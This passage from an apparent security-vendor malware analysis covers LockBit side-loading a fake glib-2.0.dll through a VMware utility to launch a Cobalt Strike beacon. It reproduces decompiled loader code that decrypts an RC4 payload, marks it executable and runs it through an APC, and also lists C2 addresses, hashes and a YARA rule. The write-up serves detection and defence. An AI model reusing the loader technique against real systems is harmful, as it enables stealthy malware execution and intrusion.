0000000000190030	F9 FF D0 00 00 00 00 00 00 00 00 00 08 01 00 00	ùÿÐ.............
0000000000190040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..´.Í!¸.LÍ!Th
0000000000190050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
0000000000190060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
0000000000190070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.......
0000000000190080	D2 A9 6A F9 96 C8 04 AA 96 C8 04 AA 96 C8 04 AA	Ò©jù.È.ª.È.ª.È.ª
0000000000190090	F0 26 CA AA 97 C8 04 AA B5 27 D6 AA 0E C8 04 AA	ð&Êª.È.ªµ'Öª.È.ª
00000000001900A0	08 68 C3 AA 97 C8 04 AA 67 0E CB AA BF C8 04 AA	.hÃª.È.ªg.Ëª¿È.ª
00000000001900B0	67 0E CA AA 1F C8 04 AA 67 0E C9 AA 9C C8 04 AA	g.Êª.È.ªg.Éª.È.ª
00000000001900C0	9F B0 97 AA 9D C8 04 AA 96 C8 05 AA 1C C8 04 AA	.°.ª.È.ª.È.ª.È.ª
00000000001900D0	B5 27 CA AA A3 C8 04 AA F0 26 CE AA 97 C8 04 AA	µ'Êª£È.ªð&Îª.È.ª
00000000001900E0	F0 26 C8 AA 97 C8 04 AA 52 69 63 68 96 C8 04 AA	ð&Èª.È.ªRich.È.ª
00000000001900F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000000000190100	00 00 00 00 00 00 00 00 50 45 00 00 64 86 05 00	........PE..d...

Address	Hex	ASCII
00000000001CCDB0	66 65 72 73 00 00 33 05 57 72 69 74 65 43 6F 6E	fers..3.WriteCon
00000000001CCDC0	73 6F 6C 65 57 00 8F 00 43 72 65 61 74 65 46 69	soleW...CreateFi
00000000001CCDD0	6C 65 57 00 61 04 53 65 74 45 6E 64 4F 66 46 69	leW.a.SetEndOfFi
00000000001CCDE0	6C 65 00 00 CB 00 43 72 79 70 74 52 65 6C 65 61	le..Ë.CryptRelea
00000000001CCDF0	73 65 43 6F 6E 74 65 78 74 00 B0 00 43 72 79 70	seContext.°.Cryp
00000000001CCE00	74 41 63 71 75 69 72 65 43 6F 6E 74 65 78 74 41	tAcquireContextA
00000000001CCE10	00 00 C1 00 43 72 79 70 74 47 65 6E 52 61 6E 64	..Á.CryptGenRand
00000000001CCE20	6F 6D 00 00 64 04 53 65 74 45 6E 76 69 72 6F 6E	om..d.SetEnviron
00000000001CCE30	6D 65 6E 74 56 61 72 69 61 62 6C 65 41 00 65 04	mentVariableA.e.
00000000001CCE40	53 65 74 45 6E 76 69 72 6F 6E 6D 65 6E 74 56 61	SetEnvironmentVa
00000000001CCE50	72 69 61 62 6C 65 57 00 B4 03 52 61 69 73 65 45	riableW.´.RaiseE
00000000001CCE60	78 63 65 70 74 69 6F 6E 00 00 00 00 00 00 00 00	xception........
00000000001CCE70	00 00 00 00 1A F6 EA 61 00 00 00 00 A2 CE 03 00	.....öêa....¢Î..
00000000001CCE80	01 00 00 00 01 00 00 00 01 00 00 00 98 CE 03 00	.............Î..
00000000001CCE90	9C CE 03 00 A0 CE 03 00 B4 6F 01 00 B1 CE 03 00	.Î.. Î..´o..±Î..
00000000001CCEA0	00 00 62 65 61 63 6F 6E 2E 78 36 34 2E 64 6C 6C	..beacon.x64.dll
00000000001CCEB0	00 52 65 66 6C 65 63 74 69 76 65 4C 6F 61 64 65	.ReflectiveLoade
00000000001CCEC0	72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	r...............

Decrypted Cobalt Strike Beacon Reflective Loader


Once decrypted, the region of memory that the payload resides in is made executable (PAGE_EXECUTE_READWRITE), and a new thread is created for this payload to run within.

This thread is created in a suspended state, allowing the malware to add a user-mode APC, pointing to the payload, to the newly created thread's APC queue. Finally, the thread is resumed, allowing the thread to run and execute the Cobalt Strike payload via the APC.

```
lstrcatW(&Filename, L"c0000015.log");
v4 = CreateFileW(&Filename, 0xC0000000, 3u, 0i64, 3u, 0x80u, 0i64);
FileMappingW = CreateFileMappingW(v4, 0i64, 4u, 0, 0, 0i64);
encrypted_file_size = GetFileSize(v4, 0i64);
encrypted_file_data = MapViewOfFile(FileMappingW, 4u, 0, 0, 0i64);
v7 = encrypted_file_size + 100;
ProcessHeap = GetProcessHeap();
pfnAPC = (PAPCFUNC)HeapAlloc(ProcessHeap, 8u, v7);
memmove(pfnAPC, encrypted_file_data, encrypted_file_size + 1);
RC4_decrypt((__int64)encrypted_file_data);
UnmapViewOfFile(encrypted_file_data);
CloseHandle(v4);
CloseHandle(FileMappingW);
Sleep(0x2BCu);
VirtualProtect(pfnAPC, encrypted_file_size + 100, 0x40u, (PDWORD)flOldProtect);
ThreadId = 0;
v9 = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)0x2000, 0i64, 4u, &ThreadId);
QueueUserAPC(pfnAPC, v9, 0i64);
ResumeThread(v9);
WaitForSingleObject(v9, 0xFFFFFFFF);
CloseHandle(v9);
SetEvent(hHandle);
return 1i64;
```

Logic to queue and execute user-mode APC

The DLL is detected by the SentinelOne agent prior to being loaded and executed.



Detection for LockBit DLL

VMware Side-loading Variants


A handful of samples related to the malicious DLL were discovered by our investigation. The only notable differences being the RC4 key and name of the file containing the RC4-encrypted payload to decrypt.

For example, several of the samples attempt to load the file `vmtools.ini` rather than `c0000015.log`.

```
lea     rdx, String2     ; "vmtools.ini"
lea     rcx, [rsp+278h+Filename] ; lpString1
call    cs:lstrcatW
xor     r9d, r9d         ; lpSecurityAttributes
mov     [rsp+278h+hTemplateFile], r12 ; hTemplateFile
lea     rcx, [rsp+278h+Filename] ; lpFileName
lea     r8d, [r9+3]      ; dwShareMode
mov     edx, 0C0000000h ; dwDesiredAccess
mov     [rsp+278h+dwFlagsAndAttributes], 80h ; dwFlagsAndAttributes
mov     [rsp+278h+dwCreationDisposition], 3 ; dwCreationDisposition
call    cs:CreateFileW
```

The vmtools.ini file being accessed by a variant

Another variant shares the same file name to load `vmtools.ini`, yet is packed with a custom version of UPX.



Tail jump at the end of the UPX unpacking stub

Conclusion

The VMware command line utility `VMwareXferlogs.exe` used for data transfer to and from VMX logs is susceptible to DLL side-loading. In our engagement, we saw that the threat actor had created a malicious version of the legitimate `glib-2.0.dll` to only have code within the `g_path_get_basename()` function, while all other exports simply called `ExitProcess()`. This function invokes a malicious payload which, among other things, attempts to bypass EDR/EPP userland hooks and engages in anti-debugging logic.

LockBit continues to be a successful RaaS and the developers are clearly innovating in response to EDR/EPP solutions. We hope that by describing this latest technique, defenders and security teams will be able to improve their ability to protect their organizations.

Indicators of Compromise

SHA1	Description
729eb505c36c08860c4408db7be85d707bdcbf1b	Malicious glib-2.0.dll from investigation
091b490500b5f827cc8cde41c9a7f68174d11302	Decrypted Cobalt Strike payload

e35a702db47cb11337f523933acd3bce2f60346d	Encrypted Cobalt Strike payload – c0000015.log
25fbfa37d5a01a97c4ad3f0ee0396f953ca51223	glib-2.0.dll vmtools.ini variant
0c842d6e627152637f33ba86861d74f358a85e1f	glib-2.0.dll vmtools.ini variant
1458421f0a4fe3acc72a1246b80336dc4138dd4b	glib-2.0.dll UPX-packed vmtools.ini variant

File Path	Description
c:\windows\debug\VMwareXferlogs.exe	Full path to legitimate VMware command line utility
c:\windows\debug\glib-2.0.dll	Malicious DLL used for hijack
c:\windows\debug\c0000015.log	Encrypted Cobalt Strike reflective loader

C2	Description
149.28.137[.]7	Cobalt Strike C2
45.32.108[.]54	Attacker C2

YARA Hunting Rules

```
import "pe"

rule Weaponized_glib2_0_dll
{
        meta:
                description = "Identify potentially malicious versions of glib-
2.0.dll"
                author = "James Haughom @ SentinelOne"
                date = "2022-04-22"
                reference = "https://www.sentinelone.com/labs/lockbit-ransomware-
side-loads-cobalt-strike-beacon-with-legitimate-vmware-utility/"

        /*
                The VMware command line utilty 'VMwareXferlogs.exe' used for data
                transfer to/from VMX logs is susceptible to DLL sideloading. The
                malicious versions of this DLL typically only have code within
                the function 'g_path_get_basename()' properly defined, while the
                rest will of the exports simply call 'ExitProcess()'.  Notice how
                in the exports below, the virtual address for all exported functions
                are the same except for 'g_path_get_basename()'. We can combine this
                along with an anomalously low number of exports for this DLL, as
                legit instances of this DLL tend to have over 1k exports.

                [Exports]

                nth paddr      vaddr       bind   type size lib          name
                ―――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――
                1   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_error_free
                2   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_free
                3   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll
g_option_context_add_main_entries
                4   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll
g_option_context_free
                5   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll
g_option_context_get_help
                6   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll
g_option_context_new
                7   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll
g_option_context_parse
                8   0x00001820 0x180002420 GLOBAL FUNC 0    glib-2.0.dll
g_path_get_basename
                9   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_print
                10  0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_printerr
                11  0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll
g_set_prgname


                This rule will detect malicious versions of this DLL by identifying
                if the virtual address is the same for all of the exported functions
                used by 'VMwareXferlogs.exe' except for 'g_path_get_basename()'.
        */
```

```
        condition:
                /* sample is an unsigned DLL */
                pe.characteristics & pe.DLL and pe.number_of_signatures == 0 and

                /* ensure that we have all of the exported functions of glib-2.0.dll
imported by VMwareXferlogs.exe */
                pe.exports("g_path_get_basename") and
                pe.exports("g_error_free") and
                pe.exports("g_free") and
                pe.exports("g_option_context_add_main_entries") and
                pe.exports("g_option_context_get_help") and
                pe.exports("g_option_context_new") and
                pe.exports("g_print") and
                pe.exports("g_printerr") and
                pe.exports("g_set_prgname") and
                pe.exports("g_option_context_free") and
                pe.exports("g_option_context_parse") and

                /* all exported functions have the same offset besides
g_path_get_basename */
                pe.export_details[pe.exports_index("g_free")].offset ==
pe.export_details[pe.exports_index("g_error_free")].offset and
                pe.export_details[pe.exports_index("g_free")].offset ==
pe.export_details[pe.exports_index("g_option_context_get_help")].offset and
                pe.export_details[pe.exports_index("g_free")].offset ==
pe.export_details[pe.exports_index("g_option_context_new")].offset and
                pe.export_details[pe.exports_index("g_free")].offset ==
pe.export_details[pe.exports_index("g_option_context_add_main_entries")].offset and
                pe.export_details[pe.exports_index("g_free")].offset ==
pe.export_details[pe.exports_index("g_print")].offset and
                pe.export_details[pe.exports_index("g_free")].offset ==
pe.export_details[pe.exports_index("g_printerr")].offset and
                pe.export_details[pe.exports_index("g_free")].offset ==
pe.export_details[pe.exports_index("g_set_prgname")].offset and
                pe.export_details[pe.exports_index("g_free")].offset ==
pe.export_details[pe.exports_index("g_option_context_free")].offset and
                pe.export_details[pe.exports_index("g_free")].offset ==
pe.export_details[pe.exports_index("g_option_context_parse")].offset and
                pe.export_details[pe.exports_index("g_free")].offset !=
pe.export_details[pe.exports_index("g_path_get_basename")].offset and

                /* benign glib-2.0.dll instances tend to have ~1k exports while
malicious ones have the bare minimum */
                pe.number_of_exports < 15
}
```

MITRE ATT&CK TTPs

TTP	MITRE ID

Encrypted Cobalt Strike payload	T1027
DLL Hijacking	T1574
ETW Bypass	T1562.002
AMSI Bypass	T1562.002
Unhooking EDR	T1562.001
Encrypted payload	T1027.002
Powershell usage	T1059.001
Cobalt Strike	S0154